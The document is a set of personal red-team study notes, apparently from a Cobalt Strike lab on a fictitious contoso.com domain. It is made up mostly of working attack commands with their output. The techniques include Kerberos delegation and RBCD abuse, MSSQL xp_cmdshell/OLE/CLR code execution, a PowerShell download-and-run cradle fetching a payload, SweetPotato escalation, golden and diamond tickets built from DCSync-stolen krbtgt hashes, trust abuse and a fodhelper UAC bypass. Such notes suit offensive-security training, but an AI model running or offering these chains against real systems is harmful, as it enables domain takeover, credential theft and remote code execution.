ldapsearch (&(samAccountType=805306369)(userAccountControl:1.2.840.113556.1.4.803:=524288)) --attributes samAccountNamelist kerberos tickets
krb_triagedump kerberos ticket
krb_dump /user:userwrite ticket to hard disk (on attacking machine)
[IO.File]::WriteAllBytes("ticket.kirbi", [Convert]::FromBase64String("BASE64_TICKET_STRING"))Apply kerberos ticket to post ex commands at an API level
make_token CONTOSO\dyork faksepass

kerberos_ticket_use C:\Users\Attacker\Desktop\dyork_tgt.kirbi
Constrained Delegation
ldap search - enumerating what SPNs a computer is allowed to delegate to
ldapsearch (&(samAccountType=805306369)(msDS-AllowedToDelegateTo=*)) --attributes samAccountName,msDS-AllowedToDelegateTo

example out:
sAMAccountName: LON-WS-1$
msDS-AllowedToDelegateTo: cifs/lon-fs-1.contoso.com, cifs/lon-fs-1
powershell command - check if protocol transition is enabld
[Convert]::ToBoolean(16781312 -band 16777216)

sub number for the uac from ldap search (might be same number unsure)

If enabled:

move laterally to computer configured for constrained delegation

list kerberos tickets stored, dump computer acc tgt, make token, save krbtgt to harddisk, import krbtgt,
KRB S4U
krb_s4u /ticket:[TGT] /service:cifs/lon-fs-1 /impersonateuser:AdministratorKRB S4U service name substitution
krb_s4u /ticket:[TGT] /service:time/lon-fs-1
/altservice:cifs /impersonateuser:Administrator
S4U2Self Computer Takeover
Note: neither constrained or unconstrained delegation are prerequisites for this technique to work
General idea: force authentication while monitoring for kerberos tickets. Then once the computer account is comrpomised and you have its tgt use the S4U2Self protocol to obtain a usable service ticket for a different (impersonated) user.

You could move laterally to a machine —> dump its tgt —> use that as a sort of persistence mechanism

OR

 combine it with other primitives.. use a machine that has unconstrained delegation —> coerce a target machine to authenticate to the compromised machine that has unconstrained delegation —> dump its tgt and then use that to access the target machine

 see notes for more info

 krb_s4u /ticket:tgt /self /altservice:cifs/lon-dc-1 /imperonateuser:administrator
run rubeus in monitor mode on the computer we are going to coerce authentication to
execute-assembly C:\Tools\Rubeus\Rubeus\bin\Release\Rubeus.exe monitor /interval:3 /targetuser:lon-dc-1$ /nowrapcoerce authentication with sharpspooltrigger
This so that the machine rubeus is monitoring on can cache the the tgt
execute-assembly C:\Tools\SharpSystemTriggers\SharpSpoolTrigger\bin\Release\SharpSpoolTrigger.exe lon-dc-1 lon-ws-1request a tgt for a usable service ticket impersonating the target user
krb_s4u /ticket:[TGT] /self /altservice:cifs/lon-dc-1 /impersonateuser:Administratorthen make a token for the user we are impersonating
make_token CONTOSO\Administratorthen save the kerberos ticket to hard disk
[IO.File]::WriteAllBytes("ticket.kirbi", [Convert]::FromBase64String("BASE64_TICKET_STRING"))then import the kerberos ticket into the net only session
kerberos_ticket_use C:\Users\Attacker\ticket.kirbithen use the ticket for whatever
RBCD Abuse
Conditions
However, an adversary can leverage RBCD to gain access to any computer if the following conditions are met:
- They have write access to the msDS-AllowedToActOnBehalfOfOtherIdentity attribute of a computer object.
- They have control of another principal that has an SPN set.
- see notes for explanation
Performing RBCD abuse attack chain through a proxy
setup proxy and get ldap service ticket to work from attacking machine
setup proxy
socks 1080 socks5setup proxifier
add static dns records for dc and domain
Add-Content -Path C:\Windows\System32\drivers\etc\hosts -Value "10.10.120.1 lon-dc-1 lon-dc-1.contoso.com contoso.com"extract tgt of current user - in this case pchilds
krb_tgtdelegon the attacking machine spawn a netonly process
runas /netonly /user:CONTOSO\pchilds powershellrequest a service ticket for LDAP through the proxy
C:\Tools\Rubeus\Rubeus\bin\Release\Rubeus.exe asktgs /ticket:[TGT] /service:ldap/lon-dc-1 /dc:lon-dc-1 /pttperform enumeration
Import PowerView:
ipmo C:\Tools\PowerSploit\Recon\PowerView.ps1
Find principals that have WriteProperty privileges on the msDS-AllowedToActOnBehalfOfOtherIdentity attribute of computers.
Get-DomainComputer -Server 'lon-dc-1' | Get-DomainObjectAcl -Server 'lon-dc-1' | ? { $_.ObjectAceType -eq '3f78c3e5-f79a-46bd-a0b8-9d18116ddc79' -and $_.ActiveDirectoryRights -eq 'WriteProperty' } | select ObjectDN,SecurityIdentifierQuery LDAP to discover what this SID is (a user or group, etc).
Get-DomainObject -LDAPFilter '(objectSid=S-1-5-21-3926355307-1661546229-813047887-1107)' -Server 'lon-dc-1'

in the example
This will show that it's a domain group called "Server Admins", and that rsteel is a member.
dump tgt of rbcd user identified in enumeration
Go back to Cobalt Strike and use the high-integrity Beacon to dump the TGT for rsteel.
In the netonly process on the Attacker Desktop, purge LDAP ticket for pchilds.
C:\Tools\Rubeus\Rubeus\bin\Release\Rubeus.exe purgeRequest a new LDAP service ticket with rsteel's TGT.
C:\Tools\Rubeus\Rubeus\bin\Release\Rubeus.exe asktgs /ticket:[TGT] /service:ldap/lon-dc-1 /dc:lon-dc-1 /pttcheck pre-existing RBCD configs
Sanity check for any existing RBCD configurations.
Get-ADComputer -Filter * -Properties PrincipalsAllowedToDelegateToAccount -Server 'lon-dc-1' | select Name,PrincipalsAllowedToDelegateToAccount

This shows that there's already an RBCD configuration between lon-ws-1 and lon-fs-1. We need to be careful not to remove this by mistake.
attack chain for gaining access to target machine - modify rbcd configs
Add a new RBCD config between lon-fs-1 and lon-wkstn-1, making sure not to overwrite the existing entry.
$ws1 = Get-ADComputer -Identity 'lon-ws-1' -Server 'lon-dc-1'
$wkstn1 = Get-ADComputer -Identity 'lon-wkstn-1' -Server 'lon-dc-1'
Set-ADComputer -Identity 'lon-fs-1' -PrincipalsAllowedToDelegateToAccount $ws1,$wkstn1 -Server 'lon-dc-1'
Verify that lon-wkstn-1 was added.
Get-ADComputer -Identity 'lon-fs-1' -Properties PrincipalsAllowedToDelegateToAccount -Server 'lon-dc-1' | select Name,PrincipalsAllowedToDelegateToAccountuse s4u process with rbcd
Go back to Cobalt Strike again, a dump the TGT for lon-wkstn-1.
Request a usable service ticket for cifs/lon-fs-1, impersonating the default domain administrator.
C:\Tools\Rubeus\Rubeus\bin\Release\Rubeus.exe s4u /user:lon-wkstn-1$ /impersonateuser:Administrator /msdsspn:cifs/lon-fs-1 /ticket:[TGT] /dc:lon-dc-1 /outfile:C:\Users\Attacker\Desktop\Use the ticket to list the C$ share on lon-fs-1.
restore RBCD configs
Set-ADComputer -Identity 'lon-fs-1' -PrincipalsAllowedToDelegateToAccount $ws1 -Server 'lon-dc-1'
Get-ADComputer -Identity 'lon-fs-1' -Properties PrincipalsAllowedToDelegateToAccount -Server 'lon-dc-1' | select Name,PrincipalsAllowedToDelegateToAccount
Performing RBCD abuse attack chain Using powershell credential objects and execute assembly (rubeus on target machine)
Using powerview to look for users or groups that have writeproperty privileges on the msDS-AllowedToActOnBehalfOfOtherIdentity attribute of computers
PS C:\Users\Attacker> ipmo C:\Tools\PowerSploit\Recon\PowerView.ps1
PS C:\Users\Attacker> $Cred = Get-Credential CONTOSO\rsteel
PS C:\Users\Attacker> Get-DomainComputer -Server 10.10.120.1 -Credential $Cred | Get-DomainObjectAcl -Server 10.10.120.1 -Credential $Cred | ? { $_.ObjectAceType -eq '3f78c3e5-f79a-46bd-a0b8-9d18116ddc79' -and $_.ActiveDirectoryRights -Match 'WriteProperty' } | select ObjectDN,SecurityIdentifier

ObjectDN                                        SecurityIdentifier
--------                                        ------------------
CN=LON-WS-1,OU=Member Servers,DC=contoso,DC=com S-1-5-21-3926355307-1661546229-813047887-1107
CN=LON-FS-1,OU=Member Servers,DC=contoso,DC=com S-1-5-21-3926355307-1661546229-813047887-1107
Finding what users / groups the sids identified above belong to
PS C:\Users\Attacker> Get-ADGroup -Filter 'objectsid -eq "S-1-5-21-3926355307-1661546229-813047887-1107"' -Server 10.10.120.1 -Credential $Cred

 This means that any member of the 'Server Admins' group can modify the AllowedToActOnBehalfOfOtherIdentity attribute on these two computers.
looking for existing vulnerabilities
If an attacker hasn't run the Set command yet, they use this Get command to find existing vulnerabilities. If a computer object has a value in this field, and the attacker compromises the computer listed in that attribute, they can instantly escalate to Local Admin on the target server.
PS C:\Users\Attacker> Get-ADComputer -Filter * -Properties PrincipalsAllowedToDelegateToAccount -Server 10.10.120.1 -Credential $Cred | select Name,PrincipalsAllowedToDelegateToAccount

Name        PrincipalsAllowedToDelegateToAccount
----        ------------------------------------
LON-DC-1    {}
LON-WS-1    {}
LON-FS-1    {CN=LON-WS-1,OU=Member Servers,DC=contoso,DC=com}
LON-WKSTN-1 {}
LON-WKSTN-2 {}

in this example
An AD property collection can only contain values of the same type. Since lon-fs-1 already contains lon-ws-1, which is a computer account, we're not able to add a user account, such as mssql_svc to it. Since we don't want to remove lon-ws-1 (although we could), this pretty much forces us to use a computer account
Telling the target identified above to trust two other machines to pretend to be users when talking to it
PS C:\Users\Attacker> $ws1 = Get-ADComputer -Identity 'lon-ws-1' -Server 10.10.120.1 -Credential $Cred
PS C:\Users\Attacker> $wkstn1 = Get-ADComputer -Identity 'lon-wkstn-1' -Server 10.10.120.1 -Credential $Cred
PS C:\Users\Attacker> Set-ADComputer -Identity 'lon-fs-1' -PrincipalsAllowedToDelegateToAccount $ws1,$wkstn1 -Server 10.10.120.1 -Credential $Cred
read the property back to verify entry was added
Now if we read the property back, we'll see our entry has been added (without overwriting the existing one).
PS C:\Users\Attacker> Get-ADComputer -Identity 'lon-fs-1' -Properties PrincipalsAllowedToDelegateToAccount -Server 10.10.120.1 -Credential $Cred | select Name,PrincipalsAllowedToDelegateToAccount
follow next steps to gain access to lon-fs-1 (target computer identified in the looking for existing vulnerabilities field
use s4u technique to impersonate administrator access to the cifs service on lon-fs-1
beacon> execute-assembly C:\Tools\Rubeus\Rubeus\bin\Release\Rubeus.exe s4u /user:LON-WKSTN-1$ /impersonateuser:Administrator /msdsspn:cifs/lon-fs-1 /ticket:doIFr[...snip...]kNPTQ== /nowrap

[*] Action: S4U

[*] Building S4U2self request for: 'LON-WKSTN-1$@CONTOSO.COM'
[*] Using domain controller: lon-dc-1.contoso.com (10.10.120.1)
[*] Sending S4U2self request to 10.10.120.1:88
[+] S4U2self success!
[*] Got a TGS for 'Administrator' to 'LON-WKSTN-1$@CONTOSO.COM'
[*] base64(ticket.kirbi):

      doIF+[...snip...]4tMSQ=

[*] Impersonating user 'Administrator' to target SPN 'cifs/lon-fs-1'
[*] Building S4U2proxy request for service: 'cifs/lon-fs-1'
[*] Using domain controller: lon-dc-1.contoso.com (10.10.120.1)
[*] Sending S4U2proxy request to domain controller 10.10.120.1:88
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'cifs/lon-fs-1':

      doIGh[...snip...]nMtMQ==
use rubeus to create a netonly session as Administrator and import the kerberos ticket
beacon> execute-assembly C:\Tools\Rubeus\Rubeus\bin\Release\Rubeus.exe createnetonly /program:C:\Windows\System32\cmd.exe /domain:CONTOSO.COM /username:Administrator /password:FakePass /ticket:doIGh[...snip...]nMtMQ==

[*] Using CONTOSO.COM\Administrator:FakePass

[*] Showing process : False
[*] Username        : Administrator
[*] Domain          : CONTOSO.COM
[*] Password        : FakePass
[+] Process         : 'C:\Windows\System32\cmd.exe' successfully created with LOGON_TYPE = 9
[+] ProcessID       : 4568
[+] Ticket successfully imported!
[+] LUID            : 0x1355200

beacon> steal_token 4568
beacon> ls \\lon-fs-1\c$

 Size     Type    Last Modified         Name
 ----     ----    -------------         ----
          dir     01/23/2025 15:44:52   $Recycle.Bin
          dir     01/23/2025 13:57:51   $WinREAgent
          dir     01/23/2025 13:47:37   Documents and Settings
          dir     02/20/2025 10:37:21   Files
          dir     05/08/2021 09:20:24   PerfLogs
          dir     01/23/2025 15:46:17   Program Files
          dir     01/23/2025 15:46:18   Program Files (x86)
          dir     01/24/2025 14:21:18   ProgramData
          dir     01/23/2025 13:47:43   Recovery
          dir     01/24/2025 14:18:02   System Volume Information
          dir     01/24/2025 14:17:49   Users
          dir     01/24/2025 13:34:02   Windows
 12kb     fil     02/21/2025 06:15:31   DumpStack.log.tmp
 1gb      fil     02/21/2025 06:15:31   pagefile.sys
removing added entry
We can then remove the entry by running Set-ADComputer again with just the original account.
PS C:\Users\Attacker> Set-ADComputer -Identity 'lon-fs-1' -PrincipalsAllowedToDelegateToAccount $ws1 -Server 10.10.120.1 -Credential $Cred
PS C:\Users\Attacker> Get-ADComputer -Identity 'lon-fs-1' -Properties PrincipalsAllowedToDelegateToAccount -Server 10.10.120.1 -Credential $Cred | select Name,PrincipalsAllowedToDelegateToAccount

Name     PrincipalsAllowedToDelegateToAccount
----     ------------------------------------
LON-FS-1 {CN=LON-WS-1,OU=Member Servers,DC=contoso,DC=com}
RBCD abuse using powerview
enumerating RBCD
Get-DomainComputer -Server 10.10.124.1 | Get-DomainObjectAcl -Server 10.10.124.1 | ? { $_.ObjectAceType -eq '3f78c3e5-f79a-46bd-a0b8-9d18116ddc79' -and $_.ActiveDirectoryRights -Match 'WriteProperty' } | select ObjectDN,SecurityIdentifier
Get account SID for the machine account I control in the list above
powerpick Get-DomainComputer enc-jmp-1Set msds-allowedtoactonbehalfofotheridentity using powerview
beacon> powerpick $SD = New-Object Security.AccessControl.RawSecurityDescriptor("O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;S-1-5-21-1330904164-3792538338-293942156-2101)"); $SDBytes = New-Object byte[]($SD.BinaryLength); $SD.GetBinaryForm($SDBytes, 0); Get-DomainComputer enc-fs-1 | Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=$SDBytes} -VerboseMicrosoft SQL Server
Enumeration
LDAP Query to search for MSSQL Servers configured for kerberos authentication
ldapsearch (&(samAccountType=805306368)(servicePrincipalName=MSSQLSvc*)) --attributes name,samAccountName,servicePrincipalNamesql-bof enumeration
sql-info lon-db-1

sql-whoami lon-db-1sql-
Code Execution - xp_cmdshell
Code execution via xp_cmdshell
sql-xpcmd lon-db-1 "hostname && whoami"MSSQL Query for checking if xp_cmdshell is enabled
beacon> sql-query lon-db-1 "SELECT name,value FROM sys.configurations WHERE name = 'xp_cmdshell'"MSSQL query to enable xp_cmdshell
beacon> sql-enablexp lon-db-1MSSQL query to disable xp_cmdshell
If you have to enable a procedure such as xp_cmdshell, you should always
disable it again afterwards. This can be done with the sql-disablexp command.
sql-disablexp lon-db-1Code execution - OLE automation
MSSQL query to check if OLE automation is enabled
beacon> sql-query lon-db-1 "SELECT name,value FROM sys.configurations WHERE name = 'Ole Automation Procedures'"MSSQL query to enable OLE automation
beacon> sql-enableole lon-db-1MSSQL Code execution using OLE automation
OLE cannot return output like xp_cmdshell can, so it's "limited" to executing one-liners.
beacon> sql-olecmd lon-db-1 "cmd /c calc"Leverage OLE automation and a powershell one liner to pull and execute a payload through a reverse port forward
This is often required when exploiting servers because they're typically restricted from sending traffic outside of the network boundary.
Host a payload on Cobalt Strike's web server, e.g. via the scripted web delivery (Attacks > Scripted Web Delivery), and manually create a PowerShell one-liner to grab it through the reverse port forward.
PS C:\Users\Attacker> $cmd = 'iex (new-object net.webclient).downloadstring("http://lon-wkstn-1:8080/b")'
PS C:\Users\Attacker> [Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($cmd))
Then execute the one-liner on the target.
beacon> sql-olecmd lon-db-1 "cmd /c powershell -w hidden -nop -enc [ONE-LINER]"Open the web log (View > Web Log) and you should see a hit for the hosted payload. If not, go back and check things like your reverse port forward and firewall rule.
04/06 15:16:43 visit (port 80) from: 127.0.0.1
	Request: GET /b
	page Scripted Web Delivery (powershell)
	null
You should then be able to link to the new Beacon.
beacon> link lon-db-1 TSVCPIPE-4b2f70b3-ceba-42a5-a4b5-704e1c41337Disable OLE automation
beacon> sql-disableole lon-db-1SQL CLR
MSSQL query to see if SQL CLR is enabled
beacon> sql-query lon-db-1 "SELECT value FROM sys.configurations WHERE name = 'clr enabled'"

0 means disabled
MSSQL Query to enable SQL CLR
beacon> sql-enableclr lon-db-1
Leveraging SQL CLR for powershell execution
Since you can write practically any arbitrary C#, the sky's the limit in what you can do here. For example, use the System.Diagnostics namespace to run PowerShell like in the previous example:
public partial class StoredProcedures
{
    [SqlProcedure]
    public static void MyProcedure()
    {
        var psi = new ProcessStartInfo
        {
            FileName = @"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe",
            Arguments = "-w hidden -nop -enc ..."
        };

        Process.Start(psi);
    }
}
Leveraging SQL CLR for shellcode injection via P/Invoke
fill in code from injections chapter
public partial class StoredProcedures
{
    [SqlProcedure]
    public static void MyProcedure()
    {
        // VirtualAlloc
        // WriteProcessMemory
        // CreateThread
    }
}
MSSQL Query to disable SQL CLR
beacon> sql-disableclr lon-db-1Linked Servers
Enumerating linked servers with the sql-links bof
beacon> sql-links lon-db-1

name | product | provider | data_source |
------------------------------------------
LON-DB-2 | SQL Server | SQLNCLI | LON-DB-2

This shows that lon-db-1 has a link with another SQL server called lon-db-2.  We can use this to query the linked server, e.g. using sql-query.
Running SQL BOFs on a linkerd server
beacon> sql-whoami lon-db-1 "" lon-db-2Checking if RPC out is enabled on the link
Code execution on a linked server will fail if RPC out is not enabled this is important to do
The sql-checkrpc command can be used to check first, and sql-enablerpc to enable it on a target link.
beacon> sql-checkrpc lon-db-1

name | is_rpc_out_enabled |
----------------------------
lon-db-1 | 1 |
LON-DB-2 | 0 |
Enable rpc out on the target link
beacon> sql-enablerpc lon-db-1 lon-db-2

is_rpc_out_enabled |
---------------------
1 |
then you enumerate which of the 3 code execution methods we have permissions to enable and proceed
MSSQL Privilege Escalation from service account
SeImpersonatePrivilege Privilege escalation using Sweet potato
beacon> cd C:\Windows\ServiceProfiles\MSSQLSERVER\AppData\Local\Microsoft\WindowsApps
beacon> upload C:\Payloads\tcp-local_x64.exe
beacon> execute-assembly C:\Tools\SweetPotato\bin\Release\SweetPotato.exe -p "C:\Windows\ServiceProfiles\MSSQLSERVER\AppData\Local\Microsoft\WindowsApps\tcp-local_x64.exe"

SweetPotato by @_EthicalChaos_
  Orignal RottenPotato code and exploit by @foxglovesec
  Weaponized JuciyPotato by @decoder_it and @Guitro along with BITS WinRM discovery
  PrintSpoofer discovery and original exploit by @itm4n
  EfsRpc built on EfsPotato by @zcgonvh and PetitPotam by @topotam
[+] Attempting NP impersonation using method PrintSpoofer to launch C:\Windows\ServiceProfiles\MSSQLSERVER\AppData\Local\Microsoft\WindowsApps\tcp-local_x64.exe
[+] Triggering notification on evil PIPE \\lon-db-2/pipe/a708be26-b7fe-44a6-a29a-74f2583980ec
[+] Server connected to our evil RPC pipe
[+] Duplicated impersonation token ready for process creation
[+] Intercepted and authenticated successfully, launching program
[+] Process created, enjoy!

beacon> connect localhost 1337
[+] established link to child beacon: 10.10.120.25
Forest & Domain Trust
Inter realm tickets
LDAP query for finding trusted accounts
beacon> ldapsearch (samAccountType=805306370) --attributes samAccountNameParent / Child Trusts
If you obtain domain admin in a child domain you can escalate privileges to enterprise admin of the forest.
Enumerate trust —> Find domain SID for child domain —> obtain the SID for the parent domain’s enterprise admin group —> forge a golden ticket (use dcsync to obtain the AES256 hash for the child domains krbtgt acc)—> make a token for a user in the child domain that will have legit access to the parent domain (probably domain admin account) —> import the ticket
1. LDAP query for enumerating trust 1
ldapsearch (objectClass=trustedDomain) --attributes trustPartner,trustDirection,trustAttributes,flatName2. LDAP query for getting domain SID of the child domain
ldapsearch (objectClass=domain) --hostname dub-dc-1 --dn DC=dublin,DC=contoso,DC=com --attributes objectSid3. LDAP query for getting SID of parent domain’s enterprise admin groups
ldapsearch "(&(samAccountType=268435456)(samAccountName=Enterprise Admins))" --hostname lon-dc-1 --dn DC=contoso,DC=com --attributes objectSid4. Use DCSYNC to get AES256 hash for child domains krbtgt acc
make sure you're doing this as a domain admin in the child domain. Can inject a tcp-local beacon into a process running as the domain admin on a machine you have local admin on or some other means.
dcsync dublin.constoso.com DUBLIN\KRBTGT

dublin.contoso.com is the child domain here
5. Forging a golden ticket to PE from child domain admin to enterprise admin
C:\Tools\Rubeus\Rubeus\bin\Release\Rubeus.exe golden /user:Administrator /domain:dublin.contoso.com /sid:S-1-5-21-690277740-3036021016-2883941857 /sids:S-1-5-21-3926355307-1661546229-813047887-519 /aes256:2eabe80498cf5c3c8465bb3d57798bc088567928bb1186f210c92c1eb79d66a9 /outfile:C:\Users\Attacker\Desktop\golden

/aes256 is the AES hash of the child domain's krbtgt account.
/user is the user you want to impersonate.
/domain is the child domain.
/sid is the SID of the child domain.
/sids is a list of SIDs you want in the ticket's SID history.
Once the ticket is injected into a logon session, it can be used to access the forest root domain controller.
LDAP query for finding parent domains SID
beacon> ldapsearch (objectClass=domain) --attributes objectSid --hostname lon-dc-1.contoso.com --dn DC=contoso,DC=com

You can get the parent's domain SID via LDAP by querying a domain
controller within that domain.  Make sure to set the query base to that
of the parent domain's distinguished name.
DIamond Ticket Technique (as another option)
beacon> execute-assembly C:\Tools\Rubeus\Rubeus\bin\Release\Rubeus.exe diamond /tgtdeleg /ticketuser:Administrator /ticketuserid:500 /sids:S-1-5-21-3926355307-1661546229-813047887-512 /krbkey:2eabe80498cf5c3c8465bb3d57798bc088567928bb1186f210c92c1eb79d66a9 /nowrap

 Where:

    /tgtdeleg gets a usable TGT for the current user.
    /ticketuser is the user you want to impersonate.
    /ticketuserid is the RID of the impersonated user.
    /sids is a list of SIDs you want in the ticket's SID history.
    /krbkey is the AES256 hash of the child domain's krbtgt account.
Once the ticket is injected into a logon session, it can be used to access the forest root domain controller.
Inbound Trusts
LDAP query for enumerating trusts 2
ldapsearch (objectClass=trustedDomain) --attributes trustDirection,trustPartner,trustAttributes,flatnameLDAP query for enumerating the foreign security principals container of the foreign domain
ldapsearch (objectClass=foreignSecurityPrincipal) --attributes objectSid,memberOf --hostname partner.com --dn DC=partner,DC=comLDAP query for identifying what a local SID is
ldapsearch (objectSid=S-1-5-21-3926355307-1661546229-813047887-6102) --attributes samAccountType,distinguishedName

Can google what the sam account type meanns
In this example it tells us that the local SID is for an example called partner jump users
LDAP query for enumerating members of that group identified
ldapsearch "(&(|(samAccountType=805306368)(samAccountType=268435456))(memberof=CN=Partner Jump Users,CN=Users,DC=contoso,DC=com))" --attributes distinguishedNameIdentify domain controller in a foreign domain using nslookup
nslookup _ldap._tcp.dc._msdcs.partner.com 10.10.120.1 SRVLDAP query for listing GPOs in foreign domain
ldapsearch (objectClass=groupPolicyContainer) --hostname par-dc-1.partner.com --dn DC=partner,DC=com --attributes displayName,gPCFileSysPathLDAP query for finding where a GPO is linked
ldapsearch (&(|(objectClass=organizationalUnit)(objectClass=domain))(gPLink=*{DFE606B4-CA59-4AD6-9BCE-55AF35888129}*)) --hostname par-dc-1.partner.com --dn DC=partner,DC=com --attributes objectClass,nameLDAP query list computers that exist in foreign domain
ldapsearch (samAccountType=805306369) --hostname par-dc-1.partner.com --dn DC=partner,DC=com --attributes distinguishedNameDCSync stealing a specific users hash
dcsync contoso.com CONTOSO\rsteelObtain a TGT for that user identified as a member of the group that has privileges in the foreign domain
krb_asktgt /user:rsteel /aes256:05579261e29fb01f23b007a89596353e605ae307afcd1ad3234fa12f94ea6960Use the TGT to request an inter-realm referral ticket
krb_asktgs /service:krbtgt/partner.com /ticket:[TGT from above]Use the inter-realm ticket to request a service ticket for CIFs on the identified target computer
krb_asktgs /service:cifs/par-jmp-1.partner.com /targetdomain:partner.com /dc:par-dc-1.partner.com /ticket:[INTER-REALM]write that ticket to disk
[IO.File]::WriteAllBytes("ticket.kirbi", [Convert]::FromBase64String("BASE64_TICKET_STRING"))impersonate the user identified as being in the group with privileges in the foreign domain
in this case it is rsteel

rev2self (i am dyork atm)
make_token rsteel fakepass
kerberos_ticket_use <path to ticket>
Outbound Trust
General idea is that we want to dump the GUID of the trusted domain account, perform a dcsync on that trusted domain account, and then we can write that ticket to disk, make a token, and import that ticket to enumerate the foreign domain (trusted domain)
This is only domain user level access. Need to find something like kerberoastable accounts, or other vulnerabilities to gain further privileges
LDAP query for enumerating trusts 3
ldapsearch (objectClass=trustedDomain) --attributes trustDirection,trustPartner,trustAttributes,flatNameLDAP query for getting the GUID of the TDO
ldapsearch (objectClass=trustedDomain) --attributes name,objectGUIDnow we need to be a domain admin account in the current domain to dcsync that GUID (maybe find a process running as domain admin and inject a beacon into it or something)
use that new beacon to perform a dcsync
mimikatz lsadump::dcsync /domain:partner.com /guid:{guid from above}The output we want is the RC4 value of the most recent secret entry
(one on top)

Now we want to krb_asktgt from the high integrity beacon session (not from the domain admin beacon session)
krb_asktgt /user:PARTNER$ /rc4:[TRUST KEY] /domain:contoso.com /dc:lon-dc-1.contoso.comwrite that ticket to disk
[IO.File]::WriteAllBytes("ticket.kirbi", [Convert]::FromBase64String("BASE64_TICKET_STRING"))make a sacraficial logon session as the trusted account
make_token CONTOSO\PARTNER$ fakepassImport ticket:
kerberos_ticket_use <path to ticket>enumerate the trusted domain however. This is only domain user level access. Need to find something like kerberoastable accounts, or other vulnerabilities to gain further privileges
ldapsearch (objectClass=domain) --hostname contoso.com --dn DC=contoso,DC=com --attributes name,objectSidApplocker
Enumerating Applocker Policy from the registry
PS C:\Users\pchilds> $policy = Get-AppLockerPolicy -Effective
PS C:\Users\pchilds> $policy.RuleCollections
Enumerating AppLocker policies from the local registry is useful in scenarios where you already have console access to a protected machine. They are stored in HKLM\Software\Policies\Microsoft\Windows\SrpV2 with each policy type in their own respective subkey. You can read them manually by just querying the registry, where each rule is stored as an XML string.
PS C:\Users\pchilds> Get-ChildItem 'HKLM:Software\Policies\Microsoft\Windows\SrpV2'

PS C:\Users\pchilds> Get-ChildItem 'HKLM:Software\Policies\Microsoft\Windows\SrpV2\Exe'
Enumerating Applocker Policy from GPOs
useful in scenarios where you already have a Beacon running on an unprotected machine, but you're trying to move laterally to a protected machine.
ldapsearch (objectClass=groupPolicyContainer) --attributes displayName,gPCFileSysPath

#list location of policy
ls \\contoso.com\SysVol\contoso.com\Policies\{8ECEE926-7FEE-48CD-9F51-493EB5AD95DC}\Machine

#download policy
download \\contoso.com\SysVol\contoso.com\Policies\{8ECEE926-7FEE-48CD-9F51-493EB5AD95DC}\Machine\Registry.pol
sync the file to your desktop and then read it
PS C:\Users\Attacker> Parse-PolFile -Path .\Desktop\Registry.polFod helper UAC bypass
PS C:\Windows\tracing> reg add "HKCU\Software\Classes\ms-settings\Shell\Open\command" /d "C:\Program Files\http.exe" /f The operation completed successfully.
PS C:\Windows\tracing> shell reg add "HKCU\Software\Classes\ms-settings\Shell\Open\command" /v "DelegateExecute" /f
PS C:\Windows\tracing> reg add "HKCU\Software\Classes\ms-settings\Shell\Open\command" /v "DelegateExecute" /f
The operation completed successfully.
PS C:\Windows\tracing> fodhelper.exe
PS C:\Windows\tracing> reg delete "HKCU\Software\Classes\ms-settings" /f
The operation completed successfully.